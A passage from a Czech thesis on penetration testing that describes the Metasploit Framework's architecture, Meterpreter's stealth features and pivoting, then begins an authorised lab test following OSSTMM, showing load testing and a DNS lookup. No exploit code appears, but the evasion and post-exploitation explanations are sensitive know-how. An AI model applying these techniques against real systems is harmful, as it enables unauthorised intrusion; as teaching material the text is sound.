
4.2 Základní architektura

Architektura metasploit frameworku se při bližším zkoumání jeví jako silně modulární. Celý metasploit framework je naprogramován v jazyce Ruby. Následující obrázek 15 ilustruje součásti, z nichž je framework složen. Každá ze součástí bude popsána v následujícím textu této kapitoly.



Obrázek 15 - Základní diagram architektury MSF

Rozhraní zajišťují interakci mezi uživatelem a samotným jádrem frameworku tvořeným knihovnami. Knihovny poskytují svému okolí základní služby. Díky nim nemusí programátor řešit rutinní úlohy jako je například přístup na síť. Vše má předpřipraveno v knihovnách, stačí jen tyto funkcionality použít. Pluginy, mnohdy označovány českým ekvivalentem jako zásuvné moduly, slouží pro rozšíření funkcionality a automatizaci některých činností. Modulům vděčí MSF za svou univerzálnost a funkcionalitu. Podrobněji budou tyto komponenty popsány dále a znázorňuje je obrázek 16.



Obrázek 16 – Podrobný diagram architektury MSF

REX poskytuje frameworku určitou míru abstrakce nad hardware, neboť jeho úkolem je práce se síťovými sockety, poskytovat frameworku logovací rozhraní a jiné základní operace nutné pro fungování komplexního systému, kterým MSF bezpochyby je. [51]

MSF core představuje knihovnu plnící základní úlohy ve frameworku jako je manipulace s relacemi meterpreteru (pojem vysvětlen v kapitole 4.4), kódování payloadů, aby ochranné mechanismy exploitovaného systému nic nezpozorovaly a podobné činnosti [51].

MSF base lze určitého úhlu pohledu chápat jako rozhraní k MSF core. Poskytuje programmer-friendly wrappery ke komponentám v části MSF core. [51]

Zásuvné moduly napomáhají MSF rozšiřovat schopnosti o nové funkce. MSF byl vytvořen s cílem být modulární a neomezovat se jen na funkcionalitu od tvůrců. Proto lze pro metasploit tvořit moduly rozšiřující funkcionalitu. Několik modulů je již dodáváno s instalací metasploit frameworku. Toto tvrzení dokládá i výpis adresáře

`/opt/metasploit/msf3/plugins/`, kde lze nalézt například modul nessus.rb. Tyto moduly třetích stran jsou do MSF zaváděny pomocí příkazu `load`.

Rozhraní představují prostředníka mezi frameworkem a uživatelem. Cílem podkapitoly 4.3 je jednotlivá rozhraní představit. Nejširší možnosti užití a nejvíce podrobnou dokumentaci nabízí msfconsole. V případové studii, jež lze nalézt v kapitole 6, bude proto pro interakci s MSF používána právě msfconsole.

4.3 Rozhraní pro práci s metasploit frameworkem

V podkapitole 4.1 byl uveden obrázek číslo 15 znázorňující základní schéma frameworku, přičemž jedním ze stavebních kamenů frameworku byla rozhraní. Tato podkapitola představuje různá rozhraní, pomocí nichž se s frameworkem pracuje.

Msfcli - se používá přímo z příkazového řádku Linuxové konzole. Jeví se jako vhodný pro začátečníky, kterým usnadní pochopení podstaty práce s MSF. Více informací o tomto způsobu práce s metasploit frameworkem včetně praktických ukázek lze nalézt na webových stránkách seriálu Metasploit unleashed [19] nebo po zadání příkazu `msfcli –h` v příkazové řádce.

Msfconsole se jeví jako nejvhodnější kandidát pro interakci s MSF. Oproti Msfcli je robustnější, škálovatelnější a penetračnímu testerovi usnadňuje práci, kupříkladu tím, že umožňuje vyhledávat mezi exploity. Dále dovolí používat globální proměnné tak, aby se při obměně používaných exploitů nemusely proměnné ke každému exploitu nastavovat znovu. Rovněž, jak je ukázáno v seriálu Metasploit unleashed [19], lze z jedné Msfconsole používat více relací, což přijde vhod zejména při rozsáhlém penetračním testu, kdy je třeba přepínat mezi různými relacemi napadených systémů.

Armitage představuje grafickou nadstavbu pro metasploit framework Rovněž přidává některé důležité funkcionality. Jeho autorem je Rafael Mudge. Spuštění tohoto GUI patří k těm jednodušším úlohám spadajícím do problematiky penetračního testování. Do příkazové řádky stačí napsat příkaz `armitage` a počkat, než se GUI spustí. Oproti Msfconsoli má hned několik výhod. Umí pracovat v tzv. multiplayer režimu, kdy jeden z testerů má svůj stroj jako teamserver a ostatní se na něj připojují. Lze si představit situaci, kdy se zdaří exploitace serveru, o níž usilovalo několik lidí současně. Po úspěšné exploitaci se může jeden tester zabývat kupříkladu důležitými soubory na disku, další může zkoumat databázi uživatelů a jiný může například řešit odchytávání stisknutých kláves pomocí MSF. Další neméně důležitou vlastností je podpora skriptování v jazyce Cortana, pomocí něhož lze automatizovat jisté činnosti prováděné v průběhu penetračního testu. Více informací o rozhraní Armitage lze získat v tutorialu představujícím toto Armitage [53] a jazyk Cortana je zase podrobně představen v seriálu nazvaném Cortana tutorial [17].

4.4 Meterpreter

Poté, co proběhne úspěšná exploitace (zneužití zranitelnosti a následný přístup ke zdrojům) cílového systému, vzniká přirozená potřeba interakce s tímto systémem. Lze si představit variantu, při které cílový systém interaguje pomocí vlastní příkazové řádky neboli shellu. Tento přístup má dle dokumentace k MSF [14] hned několik úskalí:

- byl by vytvořen nový proces,
- závislost shellu na platformě,
- rutinní post-exploitation úlohy by bylo třeba řešit při každé exploitaci stále dokola

První bod skýtá nebezpeční v tom, že je velmi „hlasitý“ pro antivirový software či HIPS. Druhý a třetí bod jsou poměrně problematické z toho úhlu pohledu, že exploity existují pro různé typy operačních systémů, každý operační systém má jiný shell a stejné činnosti by bylo v každém OS potřeba provádět jinak.

Tento problém byl tvůrci MSF vzat v potaz a vyřešen tak, že vytvořili shell, který je univerzální, to znamená nezávislý na platformě, za běhu rozšiřitelný a je schopen fungovat uvnitř již existujícího procesu a bez interakce s pevným diskem. Těchto vlastností docílili tvůrci využitím techniky DLL injection umožňující donutit proces, aby zavedl DLL knihovnu do svého virtuálního adresového prostoru, vytvořil nové vlákno a zde prováděl kód mající na starosti obsluhu meterpreter shellu. [14]

Architektura Meterpreteru vychází z modelu známého ve světě IT. Jde o model client-server, kdy proces, jenž byl využit pro DLL injection (jinými slovy - v jehož adresovém prostoru meterpreter běží), funguje jako server a přijímá příkazy od klienta, zpravidla msfconsole ovládané penetračním testerem a tyto příkazy pak zpracovává ve vlákně, které pracuje s DLL obsahující obslužné rutiny meterpreteru. [14]

Jiná, rovněž velmi důležitá vlastnost, je rozšiřitelnost za běhu. Meterpreter obsahuje API, které lze využívat v modulech, jež se dají za běhu nahrávat na server (je umístěn na cílovém exploitovaném systému). Příklady rozšíření mohou být Fs (slouží pro nahrávání souborů na systém s meterpreter shellem a také stahování souborů z tamtéž) a Net (ovlivňuje nastavení sítě na systému, kde běží meterpreter).

Škála možností, jenž meterpreter nabízí, je díky možnosti rozšíření prakticky neomezená. Vivek Ramachandran, známý specialista na bezpečnost informačních technologií, v sérii edukačních videí [7] představuje Metasploit framework do detailu. Jedna část je věnována i meterpreter shellu. Zde autor jmenuje možnosti jako přístup k souborovému systému počítače oběti, v případě OS Windows zásahy do registrů, manipulace s procesy, odchytávání kláves či manipulace s webkamerou. Tyto akce jsou vykonávány pomocí předpřipravených skriptů. S dodáním nových skriptů lze tedy funkcionalitu rozšířit.


Meterpreter ovšem nezůstává pouze u skriptů využívajících předpřipravených funkcionalit a tvorby těchto skriptů. Na napadeném počítači s OS Windows je možno spustit libovolný kód, který lze distribuovat ve formě DLL knihoven. Tyto knihovny jsou na počítači buď

přítomny již od instalace Windows a umožňují například smazat uživatele. Druhou možností je pak na cílový systém nahrát vlastni DLL knihovny a z těchto pak volat libovolný kód. Rozšiření Meterpreteru obstarávající tuto funkcionalitu se nazývá Railgun [7].

Komunikační protokol mezi klientem a serverem staví na modelu TLV. Tento model komunikace má výhodu v tom, že je velmi jednoduché jej rozšířit o nové typy komunikačních zpráv. Funguje na stejném principu jako TLV, které je implementováno například v proprietárním routovacím protokolu EIGRP od společnosti Cisco. Pokud je třeba přidat do komunikačního protokolu novou funkcionalitu, definuje se pouze nový typ bez nutnosti předělávání zdrojového kódu zpracovávajícího stávající, již známé TLV. Praktická ukázka práce s konzolí meterpreteru bude ukázána v případové studii v následující kapitole. Provoz mezi klientem a serverem je šifrován, což představuje jistou míru utajení při kontrole síťového provozu IPS systémem. Více o meterpreteru, jeho architektuře, API a příkazech Meterpreteru je možno nastudovat v dokumentu představujícím Meterpreter [14].

4.5 Další funkcionality MSF

MSF nabízí kromě vlastního shellu popsaného v předchozí podkapitole a pomocné ruce při organizaci exploitů i další funkcionality. Jedna z těchto funkcionalit se nazývá pivoting. Lze jej využít u síti s vyšší mírou zabezpečení používajících síťový segment nazvaný demilitarizovaná zóna. Do ní se zpravidla umisťují servery, které potřebují být přímo dostupné z internetu. Lze si představit situaci, kdy provoz do vnitřní sítě s důležitými daty je povolen pouze těm serverům a počítačům, které jsou usazeny do této demilitarizované zóny. Pivoting spočívá v tom, že po úspěšném spuštění meterpreteru na serveru v DMZ se jménem tohoto serveru začíná komunikovat s vnitřní sítí. Server poskytující tuto službu se nazývá pivot. Z pivota lze například scanovat porty počítačů ve vnitřní síti a nebo, pokud to zranitelnosti počítačů umožní ve vnitřní síti umožní, nahrávat a spouštět meterpreter. V MSF je třeba nastavit přes jakou relaci meterpreteru jsou adresy vnitřní sítě dosažitelné. Komunikační kanály používané při Pivotingu znázorňuje následující obrázek.



Obrázek 17 - Pivoting v podání MSF

Jelikož je ve vnitřní síti mnohdy třeba udělat napřed průzkum a cesta do vnitřní sítě je nastavena přímo v MSF, externí nástroje (například Nmap) by nebyly schopny dosáhnout vnitřní sítě. Existuje možnost tyto nástroje nahradit pomocí modulů. Jedním z mnoha příkladu je zmíněný Nmap. Ten nabízí funkcionality k otestování dostupnosti počítačů v zadaném adresním rozsahu či ke scanování zadaného adresního rozsahu. MSF nabízí ARP scanner, který otestuje, zdali daná IP adresa reaguje a několik technik scanů, které zjistí na reagujících IP adresách otevřené porty a služby na nich běžící. Praktická ukázka Pivotingu je představena v edukačních videích autora Ramachandrana [7].

4.6 Možnost rozšíření MSF

MSF existuje ve třech dostupných verzích. Buď lze zvolit Community edition určenou primárně pro studijní účely, nebo se uchýlit k Express edition, jež oproti Community edition přidává možnost provádět auditování hesel, generovat přehledné reporty či provádět testování zranitelností podle předem připravených scénářů. Cena nové licence pro Community edition je nastavena na sumu v řádu tisíců dolarů a roční znovuaktivace této licence stojí rovněž řádově tisíce dolarů. Přesnou cenu lze nalézt na stránkách MSF projektu[14]. S ještě vyšším počtem funkcionalit je k dispozici Pro edition, která ke schopnostem přidává možnost testovat webové aplikace, obsahuje moduly pro sociální inženýrství a nabízí průvodce pro penetrační testování. Její cena není zveřejněna, na požádání ji sdělí obchodní konzultant ze společnosti Rapid7.

[14] http://www.rapid7.com/store/index.jsp

5 Případová studie

Cílem této kapitoly je provést případovou studii tak, aby bylo demonstrováno použití nástrojů popsaných v teoretické části práce v souladu s nejnovějšími metodikami, jež byly popsány tamtéž. V první podkapitole bude představena síť, na níž bude případová studie provedena a také Linuxový router oddělující testovanou síť od zbytku internetu. Podkapitola 6.2 obsahuje popis průběhu samotného penetračního testu v souladu s metodikou OSSTMM a poslední podkapitola se zabývá zhodnocením celé případové studie. Test bude prováděn v souladu s metodikou OSSTMM, neboť jak již bylo řečeno v kapitole zabývající se metodikami, tato metodika vyniká svou úrovní detailu a v odborné literatuře [38], [13] je zpravidla uváděna jako metodika, podle které by se mělo při provádění penetračních testů postupovat.

5.1 Představení případové studie a souvislost s OSSTMM

V kapitole 3.3 byla představena metodika OSSTMM (Open source testing methodology manual), a byl zde zmíněn fakt, že z této metodiky, konkrétně z kapitoly jedenácté, budou vybrány podkapitoly zapadající svým obsahem do případové studie, jíž se zabývá tato práce a dle těchto podkapitol bude postupováno. Jelikož se jedná o stěžejní část, bude tato problematika, o níž pojednává metodika OSSTMM, krátce připomenuta v následujícím odstavci.


Metodika OSSTMM se bezpečností zabývá hned v několika rovinách, přičemž pro tuto práci je podstatná rovina operačních systémů a datových sítí. Touto problematikou se OSSTMM zabývá velmi podrobně, kdy v prvních podkapitolách jedenácté kapitoly testerovi poskytuje informace týkající se nastudování si právní stránky věci v zemi, v níž je test prováděn a také, že je třeba ověřit vlastníky zařízení, která testu podléhají. Další podkapitoly metodiky se již zabývají přípravou a následně samotnou realizací penetračního testu. Zde se tester dozví, že je třeba provést měření kvality sítě a také promyslet, zdali nemohou být systémy, jež jsou pro infrastrukturu kritické, testováním ohroženy a také, že je nutno stanovit rámec testu, kdy se určí systémy, které budou otestovány. Na těchto systémech jsou následně zkoumány služby a software, kontroluje se jejich nastavení a také to, zdali jsou nastaveny procesy, pokud dojde k ohrožení těchto systémů.

Byly tedy vybrány následující podkapitoly, přičemž u názvu každé podkapitoly je pro úplnost v závorce doplněn její originální název:

- 11.1 – určení rozsahu testu (posture review)
- 11.2 – příprava na test (logistics) - zjištění adresního rozsahu a kvality sítě
- 11.4 – audit viditelnosti (visibility audit) - stanovení vektorů, z nichž bude síť testována, identifikace hranice sítě, identifikace důležitých cílů
- 11.5 – ověření přístupu (access verification) - detekce zranitelností a náchylnost k útokům
- 11.6 – míra důvěřivosti uživatelů a následky pro infrastrukturu (trust verification)

Rozsah testu je dle podkapitoly 11.1 metodiky OSSTMM stanoven na testování zařízení připojených k počítačové síti organizace, která je objednatelem testu. Konkrétně budou hledány bezpečnostní slabiny oněch zařízení a možnosti jejich zneužití. Na základě podkapitoly 11.2 metodiky OSSTMM bude identifikován adresní rozsah dané sítě z veřejně dostupných informačních zdrojů a také bude stanovena nejvyšší možná zátěž, kterou lze na síť klást. Následně v souladu s podkapitolou 11.4 metodiky budou stanoveny vektory testování a také budou učiněny kroky vedoucí ke zjištění co největšího množství informací o dané síti z internetu. Na základě kapitoly 11.5 OSSTMM budou objevená zařízení podrobena testům na přítomnost zranitelností. V souladu s kapitolou 11.6 bude proveden test na možnost napadení uživatelských stanic při selhání lidského faktoru.

Topologii sítě, na níž bude penetrační test prováděn, vystihuje obrázek 18.



Obrázek 18 - Diagram sítě, na níž byla provedena případová studie


Linuxový router oddělující testovanou síť a internet je pro danou síť kritickým prvkem. Proto byl na tento linuxový router nainstalován nástroj MRTG, což je program informující administrátora o vytížení prostředků tohoto serveru formou srozumitelných grafů. Za účelem přiblížení modelové sítě realitě byl na centrální router rovněž nainstalován proxy server, konkrétně Squid ve verzi 3.0. Je obvyklé, že v středního až většího rozsahu je na hranici sítě proxy server nainstalován, neboť tento pomáhá snižovat zátěž internetové přípojky a urychluje uživatelům přístup na často navštěvované stránky.

5.2 Penetrační test na síti

5.2.1 Příprava na test dle OSSTMM 11.2


Ve fázi přípravy penetračního testu radí metodika OSSTMM zjistit o cílové síti co nejvíce informací z veřejně dostupných informačních zdrojů pomocí nástrojů jako například nslookup, dnsdict či dig. Jelikož se jedná o laboratorní úlohu, nelze tomuto požadavku vyhovět. Síť v laboratorním prostředí je připojena do sítě internet přes síť 192.168.1.0/24 pomocí rozhraní eth0 Linuxového routeru.

V předchozí podkapitole byl stanoven rozsah penetračního testu, kde bylo řečeno, že bude zkoumáno zabezpečení hraničního routeru sítě pracujícího na platformě Linux a také zabezpečení vnitřní sítě. Než bude k tomuto kroku přistoupeno, je třeba zhodnotit výkonové možnosti sítě, aby bylo určeno, jak moc intenzivní test co do množství síťového provozu smí penetrační tester provést. Tento krok je nutný, neboť se jedná o produkční síť a je třeba předcházet vyřazení produkčních systémů z provozu. Ke zjištění odolnosti vůči zátěži byly použity dva nástroje. Jedná se o generátor síťového provozu Iperf a nástroj ke generování grafů MRTG. Obrázek 19 znázorňuje proces testování odolnosti sítě, kdy byl zatížen centrální router oddělující síť od internetu a přepínač připojující tuto síť k routeru. Nutno podotknout, že testování zátěže bylo obousměrné – jinak řečeno na obou stranách sítě pracoval iperf ve dvou instancích. Jedna byla v režimu klient, druhá v režimu server. Test běžel celkem 285,5 minut a suma množství přenesených dat v obou směrech činí 209GB průměrnou přenosovou rychlostí 52,5Mbit/sec. Před samotným započetím testu byl spuštěn z jednoho ze serverů ve vnitřní síti příkaz ping, který v půlminutových intervalech do internetu odesílal pakety o velikosti 1 KB a bylo zkoumáno procento ztracených paketů při spuštěném zátěžovém testu. Paket nebyl ztracen ani jeden. Obrázek 20 znázorňuje vytížení prostředků (procesor a operační paměť) v době probíhajícího zátěžového testu a konečně obrázek 21 ukazuje na vytížení síťových rozhraní Linux routeru po dobu zátěžového testu.




Obrázek 19 - Testování možností sítě dle OSSTMM kapitoly 11.2

V případě spodního grafu na obrázku 20 pojednávajícího o vytížení paměti RAM znázorňuje modrá linie celkovou paměť serveru a zelená linie dostupnou paměť serveru. Na horizontální ose je vyobrazen čas v jednotkách hodin. Mezi 10:00 a 14:00 je vidět mírný pokles dostupné paměti RAM, což má souvislost se započatým testem odolnosti sítě vůči enormní zátěži.



Obrázek 20 - Vytížení CPU a RAM centrálního routeru při zátěžovém testu sítě



Obrázek 21 - Vytížení síťových rozhraní centrálního routeru při zátěžovém testu sítě

Z výše řečeného a z výše uvedených grafů vyplývá, že síť je stabilní i při velké zátěži a tudíž není třeba, aby tester přizpůsoboval průběh testu kvalitativním charakteristikám sítě, což přináší do značné míry zjednodušení práce, neboť lze více času věnovat samotnému testování a práce testera není zpomalena prací nástrojů určených pro testování kvůli výkonovým limitům počítačové sítě.

5.2.2 Audit viditelnosti dle OSSTMM 11.4

V souladu s podkapitolou 11.4 metodiky OSSTMM byly vektory testování stanoveny na následující:

- test zranitelnosti Linuxového routeru a vnitřní sítě ve směru z internetu,
- zranitelnost systémů ve vnitřní síti ve směru z vnitřní sítě

Poté, co byly stanoveny vektory pro penetrační test, nezbývá, než přikročit k identifikaci cílů, jež jsou pro test důležité. Bude tak učiněno za asistence nástrojů nslookup, dnsdict a Nmap. Organizace, jíž infrastruktura patří, provozuje webovou prezentaci na adrese www.zittanet.local. Následuje proces průzkumu této domény a vyhledávání dalších důležitých cílů. Identifikaci DNS serverů pro tuto doménu znázorňuje následující výstup.

```
root@bt:~# nslookup
> set type=ns
> zittanet.local
Server:         192.168.2.113
Address:        192.168.2.113#53
zittanet.local  nameserver = dc1.zittanet.local.
zittanet.local  nameserver = dns2.zittanet.local.
```

